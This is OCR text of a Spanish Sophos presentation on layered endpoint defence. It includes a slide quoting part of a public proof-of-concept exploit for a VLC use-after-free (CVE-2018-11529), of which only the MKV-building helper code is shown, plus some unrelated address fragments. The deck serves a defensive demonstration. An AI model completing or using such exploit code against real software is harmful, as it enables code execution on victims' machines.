
EMPARQUE (ES)
Emp. E Exploraçao Parqueamentos, S.A.
Rua Joaquim António de Aguiar, 19
MRC Lisboa 7482- NIPC 584 9393 9192

Brisa (LX)
Auto-Estradas de Portugal S.A.
Quinta da Torre da Aguilha, Ed. B
MRC Cascais 1023- NIPC 524 65

ASCENDI (LX)
LusoLisboa – Auto-Estradas
Lisboa, S.A.
Av. António Augusto Aguilar
MRC Lisboa - NIPC 525 854

CVE2010-1240

Pero lo paramos



Capas de seguridad


AntiSpam


Protección Web


IPS


EndPoint Tradicional (firmas)


Intercept X (NGEP)


PhishThreat



WHAT IF I TOLD YOU
THERE ARE MORE WAYS TO ATTACK
imgflip.com

ADVERTENCIA

La intención de este programa es advertir
de los peligros de la red y dotar de herramientas
a los internautas para protegerse.

**SE HAN OMITIDO PASOS DEL PROCESO
PARA EVITAR SU REPRODUCCIÓN**

Esquema


Internet
fsociety
Atacante
Sophos XG
DMZ
LAN
Servidor con datos corporativos
VIRUS DETECTED
Happy User

CVE-2018-11529

From: "Eugene NG (GOVTECH)" <Eugene_NG () tech gov sg>
Date: Mon, 9 Jul 2018 02:14:48 +0000

```
Message Classification: Restricted
# Exploit Title: VLC media player 2.2.8 Arbitrary Code Execution PoC
# Date: 6-6-2018
# Exploit Author: Eugene Ng
# Vendor Homepage: https://www.videolan.org/vlc/index.html
# Software Link: http://download.videolan.org/pub/videolan/vlc/2.2.8/win64/vlc-2.2.8-win64.exe
# Version: 2.2.8
# Tested on: Windows 10 x64
# CVE: CVE-2018-11529
#
# 1. Description
#
# VLC media player through 2.2.8 is prone to a Use-After-Free (UAF) vulnerability. This issue allows
# an attacker to execute arbitrary code in the context of the logged-in user via crafted MKV files. Failed
# exploit attempts will likely result in denial of service conditions.
#
# Exploit can work on both 32 bits and 64 bits of VLC media player.
#
# 2. Proof of Concept
#
# Generate MKV files using python
# Open VLC media player
# Drag and drop poc.mkv into VLC media player (more reliable than double clicking)
#
# 3. Solution
#
# Update to version 3.0.3
# https://get.videolan.org/vlc/3.0.3/win64/vlc-3.0.3-win64.exe

import uuid
from struct import pack

class AttachedFile(object):
    def __init__(self, data):
        self.uid    = '\x46\xae' + data_size(8) + uuid.uuid4().bytes[:8]
        self.name   = '\x46\x6e' + data_size(8) + uuid.uuid4().bytes[:8]
        self.mime   = '\x46\x60' + data_size(24) + 'application/octet-stream'
        self.data   = '\x46\x5c' + data_size(len(data)) + data
        self.header = '\x61\xa7' + data_size(len(self.name) + len(self.data) + len(self.mime) + len(self.uid))

    def __str__(self):
        return self.header + self.name + self.mime + self.uid + self.data

def to_bytes(n, length):
    h = '%x' % n
    s = ('0'*(len(h) % 2) + h).zfill(length*2).decode('hex')
    return s

def data_size(number, numbytes=range(1, 9)):
    # encode 'number' as an EBML variable-size integer.
    size = 0
    for size in numbytes:
        bits = size*7
        if number <= (1 << bits) - 2:
            return to_bytes(((1 << bits) + number), size)
    raise ValueError("Can't store {} in {} bytes".format(number, size))
```

Stack Pivot

Let’s attack!

SOPHOS


Contra técnicas combinadas de ataque, necesitamos técnicas combinadas de defensa

SOPHOS

Protección Tradicional

Para servidores o puestos, App Control previene de la ejecución de aplicaciones no deseadas o desconocidas

Detección de desbordamiento de buffer, comportamiento malicioso, emulación de código, envío de tráfico malicioso, etc…



Control de políticas para dispositivos extraíbles para que éstos no pongan en riesgo la corporación.


Detección de scripts, macros, documentos y malware como primera línea eficiente de defensa contra variantes conocidas,

- .exe Malware
- .doc .xls .pdf Non-.exe Malware
- Script-based Malware
- Phishing Attacks

- Malicious URLs
- Removable Media
- Unauthorized Apps

SOPHOS

La Seguridad también evoluciona



SOPHOS

¿Técnicas de explotación?, ¿técnicas post-explotación?

Credential theft protection	Code cave mitigation	MITB protection (Safe Browsing)	Malicious traffic detection	Meterpreter shell detection


Deep Learning


DEMO: Intercept X with EDR
La visibilidad es una capa transversal

SOPHOS


Day in the life of an analyst

SOPHOS


Day in the life of an analyst




Identifies top incident as Dropper.exe via Suspicious Events*



Sees Dropper.exe distributed malware (which was blocked)




Determines where else Dropper.exe exists



Requests more details from SophosLabs

Uses Deep Learning to determine file is malicious

